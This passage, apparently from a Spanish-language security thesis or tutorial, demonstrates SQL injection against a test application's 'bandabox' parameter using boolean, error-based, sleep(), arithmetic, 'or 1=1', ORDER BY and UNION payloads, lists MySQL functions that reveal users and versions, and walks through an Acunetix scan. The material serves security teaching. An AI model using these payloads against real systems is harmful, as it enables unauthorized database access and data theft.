
Para mayor facilidad de entender el SQL Injection se imprime por pantalla la sentencia SQL que se está ejecutando detrás para poder monitorear el SQL Injection.

El URL del aplicativo es el siguiente, desde el que trabajaremos haciendo SQL Injection para probar que el aplicativo no es seguro y susceptible a SQL Injection.



El funcionamiento del SQL Injection desde el URL significa todo lo que se escriba en código a continuación de “bandabox=1” entrara a ser parte del código que se muestra por pantalla en la anterior captura de pantalla del aplicativo. Por ejemplo, se puede ir alterando el número de “bandabox” para así ir navegando por los diferentes registros que posee la Base de Datos ya que tenemos acceso directo desde ese punto.

En caso de que el número ingresado sobrepase el número de registros que posee la Base de Datos simplemente el resultado arrojado será vacío ya que no existirá dicho valor.




Aquí se demuestra sólo con cambiar el numero en “bandabox”, como habíamos dicho anteriormente, se cambiará la información ya que está relacionado con el IDBANDA que es un campo dentro de la Base de Datos en el que se realiza la consulta para obtener la información deseada.

Pero con esto solo estamos cambiando el id de la consulta para obtener diferentes registros, a esto le sumamos la concatenación de manera que podamos conocer si es que es válido el SQL Injection, para esto primero debemos conocer que dentro del URL el navegador transforma el espacio en blanco en “%20” o “+” y en caso de una comilla simple es “%27”, esto solo en caso de que no nos reconozca el símbolo el navegador.

La concatenación a realizar será una en la cual se genere un valor de verdad para que se realice la consulta sin ningún cambio y posteriormente se realizará la concatenación en la que nos genere un resultado falso.

En este ejemplo se ve claramente que el código inyectado realiza una concatenación con el operador lógico “and” y cómo podemos ver el código SQL que se ejecuta primero se debe ingresar un apostrofe para así cerrar la primera parte de la consulta seguido del operador lógico “and” que obligatoriamente tendrá que cumplir para poder devolver un resultado, es por eso que se escribe “1=1” ya que eso seguirá botando un resultado verdadero o también se podría escribir solo 1 que se reconoce como true o en tal caso también se puede escribir true.

En caso de usar la concatenación para que se genere un resultado falso se realiza el mismo código, pero se remplazara el “1=1” por “1=2” o por 0 que es el equivalente de false o en tal caso también se podría escribir false con esto hacemos que no cumpla una de las dos condiciones que la consulta está manejando por lo que no nos devolverá ningún resultado, y esto es porque lo estamos manejando desde el URL diciéndole al aplicativo web que mostrarnos y como mostrarlo.



Otra manera de comprobar que el aplicativo web es susceptible a SQL Injection es por medio de errores, esto quiere decir que la inyección que hagamos en el URL va a provocar el error dentro del lenguaje SQL y el Gestor de Base de Datos va a botar un mensaje de error de la consulta por lo que se podrá saber que el aplicativo es susceptible a SQL Injection y en el mejor de los casos se podrá saber qué Base de Datos usa ese aplicativo web ya que muchas veces el error que bota no está procesado, sino es lanzado directamente como entrega el sistema y se lo presenta por pantalla por lo que para un atacante se le hará mucho más fácil obtener


información ya que se sabe que comandos para la Base de Datos especifica va a funcionar sin necesidad de estar probando la de otras Bases de Datos.

Esta prueba por errores se la realiza de la siguiente manera, se ingresa solo un apostrofe o un backslash a continuación del valor del “bandabox” ya que lo que pasara es lo siguiente.


El SQL que va ser ejecutado es:

- select * from banda natural join pais where idbanda='1'

Al momento de sólo poner un apostrofe o un back slash junto al 1 va a causar un error de sintaxis, provocando que el aplicativo web nos informe por pantalla que está existiendo un error en el SQL ya que queda la parte final cerrando el campo de consulta y abriendo un apostrofe fuera de lugar como se ve a continuación.




De igual manera podemos reafirmar que el aplicativo web es vulnerable a SQL Injection al momento de usar la función sleep() de MySQL con una concatenación, esta función recibe como argumento el tiempo en que deberá dormir, es decir un tiempo de espera para ir a suspensión y posteriormente no presentará ningún resultado ya que la Base de Datos está suspendida.




Finalmente existe otra manera de comprobar la vulnerabilidad a SQL Injection de un aplicativo web y son operaciones matemáticas, debido a que el signo “+” dentro de los navegadores ser reconoce como espacio en blanco al momento de la lectura se puede probar con resta multiplicación o división, entonces se procede a inyectar primeramente un apostrofe para cerrar la primera parte del “bandabox” donde coge el primer número, luego se escribe la operación matemática que se desee realizar la prueba sea “-”, “*” o “/” seguido de otro apostrofe para abrir el nuevo número, escribimos el segundo número que será usado para la operación matemática y el apostrofe para cerrar ya está implícito dentro del SQL.

- Este es el código que será inyectado a través del URL “ ‘ - ‘3 ”
- select * from banda natural join pais where idbanda=’ <Inyeccion SQL> ’
- select * from banda natural join pais where idbanda=' 6 ‘ - ‘3 '

Dentro del aplicativo se vería así:



Y probando multiplicación y división seria así:



Anteriormente se había hablado del comando “or” que nos ayudaba a ingresar sin tener usuario y contraseña, aquí se puede demostrar cómo funciona con los registros, al momento de hacer dicha inyección de código la Base de Datos entiende que devuelva un resultado siempre que sea verdadero, al ingresar “1=1” siempre va a ser verdadero por lo que me va a devolver todos los registros sin importar nada así:

Es importante entender la sintaxis SQL al momento de hacer las consultas ya que no siempre vamos a empezar con el uso de apostrofe ya que no es la única manera en la que se estructuran las consultas SQL, muchas veces los programadores por querer hacer supuestamente algo más seguro los aplicativos web al momento de generar la consulta dentro del código del aplicativo hacen uso de paréntesis, comillas, apostrofes para así, por si decirlo, marear al atacante para que no pueda acceder a su Base de Datos.

Para continuar con las pruebas una manera más sencilla de saber la vulnerabilidad a SQL Injection de un aplicativo web es con el uso de herramientas de SQL Injection que como habíamos hablado anteriormente lo que hacen es atacar de todas las posibles maneras inyectando código SQL y analizando cuales formas si fueron exitosas y cuales no dándonos un resultado de si se puede hacer SQL Injection o Blind SQL Injection, para esto vamos a usar una de las herramientas de las que habíamos hablado, en este caso la herramienta es Acunetix que nos da un periodo de prueba de 14 días gratis ya que la herramienta es pagada, todas las herramientas sirven bajo el mismo principio.

Abrimos la herramienta y damos click en “New Scan”






Figura 3.4.5 (Uso de Herramienta para SQL Injection)


Copiamos el URL que deseamos analizar, lo pegamos y damos click en siguiente




Escogemos el tipo de análisis que queremos que realice ya que estas herramientas no sólo se enfocan en SQL Injection sino también en otro tipo de ataques y ayudan a analizar si el aplicativo web también es vulnerable a esos ataques, pero por el momento se escoge SQL Injection y se da en siguiente.




En la siguiente página observamos información del aplicativo web que va a ser analizado con esta herramienta y damos click en siguiente, hasta que salga el boto de finalizar y esperamos a que acabe el análisis.



Una vez acabado el análisis nos muestra una pantalla con datos y una estructura de los ataques que realizo y donde los realizo (archivo, variable, etc.)




En este caso la herramienta en el bloque de Blind SQL Injection me muestra sobre cuáles variables hizo las pruebas para saber la vulnerabilidad de la aplicación web y se lo hizo como vemos en la imagen sobre las variables que habíamos probado anteriormente que es “bandabox” para uso del aplicativo como tal y en las dos variables que se usan para realizar el login.



Para continuar con las pruebas de SQL Injection se pretende usar la unión de sentencias que básicamente en lenguaje SQL lo que nos permite la palabra reservada UNION es generar otra consulta SQL anidando a la consulta previa que se tiene, para esto es necesario obtener como resultado el mismo número de columnas que nos devuelve la primera consulta caso contrario el Gestor de Base de Datos nos devolverá un error que no se puede ejecutar la sentencia por problemas de sintaxis.


Principalmente lo que se puede apreciar en el aplicativo web que se está usando para las pruebas, es que existen 4 columnas por lo que se creería que haciendo una unión de consulta de 4 columnas nos debería funcionar.





Al realizar la inyección con 4 columnas nos devuelve un error ya que a la vista existen 4 columnas, pero detrás en la consulta pueden existir muchas más, en el manejo de grandes Bases de Datos es común encontrarse con un gran número de columnas en las consultas por lo que se recomienda usar el método de búsqueda binaria para así dar con el número de columnas y no estar probando de uno en uno.

Por motivos de optimizaciones de tiempo, consulta, y código por así decirlo para determinar el número de columnas que se tiene dentro de un aplicativo web es recomendado usar “ORDER BY”, que es la palabra reservada del lenguaje SQL que se usa para ordenar los resultados tomando como parámetro una o más columnas, ya que “OREDER BY” nos permite también escribir el número de columna por la que deseamos ordenar así es como se hará la inyección para determinar el número de columnas por el método binario.

Para empezar, se hará la inyección con 10, en caso de que funcione se duplicará y se realizará con 20, caso contrario, se reducirá a la mitad y se realizará la prueba con 5, si arroja resultados el aplicativo se procederá hacer la prueba con 7 y así buscando un punto medio hasta dar con el número de columnas.








Como podemos observar como resultado se obtiene que el aplicativo posee 5 columnas, aun así, cuando se obtuvo al segundo intento que arrojaba resultados y no un error con las 5 columnas, pudimos probar con 6 en un tercer intento y terminar ahí, se lo realizo con 7 y luego 6 para así seguir con el método binario que eso esa es la manera que nos sugiere.

Así ya se va a poder realizar la inyección con “UNION” dentro del URL que posterior mente veremos cómo se puede usar esto junto al método de búsqueda binaria para hacer Blind SQL Injection y obtener información de la Base de Datos.




Podemos observar que se agregó una segunda fila a nuestra tabla de resultados, esto se debe al uso de “UNION” y por qué tiene el mismo número de columnas, como habíamos visto anteriormente si no tiene el mismo número de columnas que se realiza dentro de la consulta SQL, no nos va a retornar ningún resultado, igualmente se ve que existe una columna que se encuentra antes de la columna “Id” pero esta no se muestra por pantalla.

Para empezar a obtener información sensible que no se debería tener de la Base de Datos debemos tener conocimiento de funciones propias de la Base de Datos que devuelva como resultado este tipo de información como son las funciones:


- Connection_id(): Devuelve el ID de la conexión actual
- Current_user(), Cuerent_user, User(): Devuelve el nombre de usuario autenticado dentro de la Base de Datos y el nombre del Host existen varias maneras para obtener el resultado del usuario.
- Database(), Schema(): Devuelve el nombre de la Base de Datos a la que el aplicativo web está conectado
- Version(): Devuelve la versión en la que se encuentra la Base de Datos
- @@datadir: Devuelve el path donde se encuentra almacenada la Base de Datos.

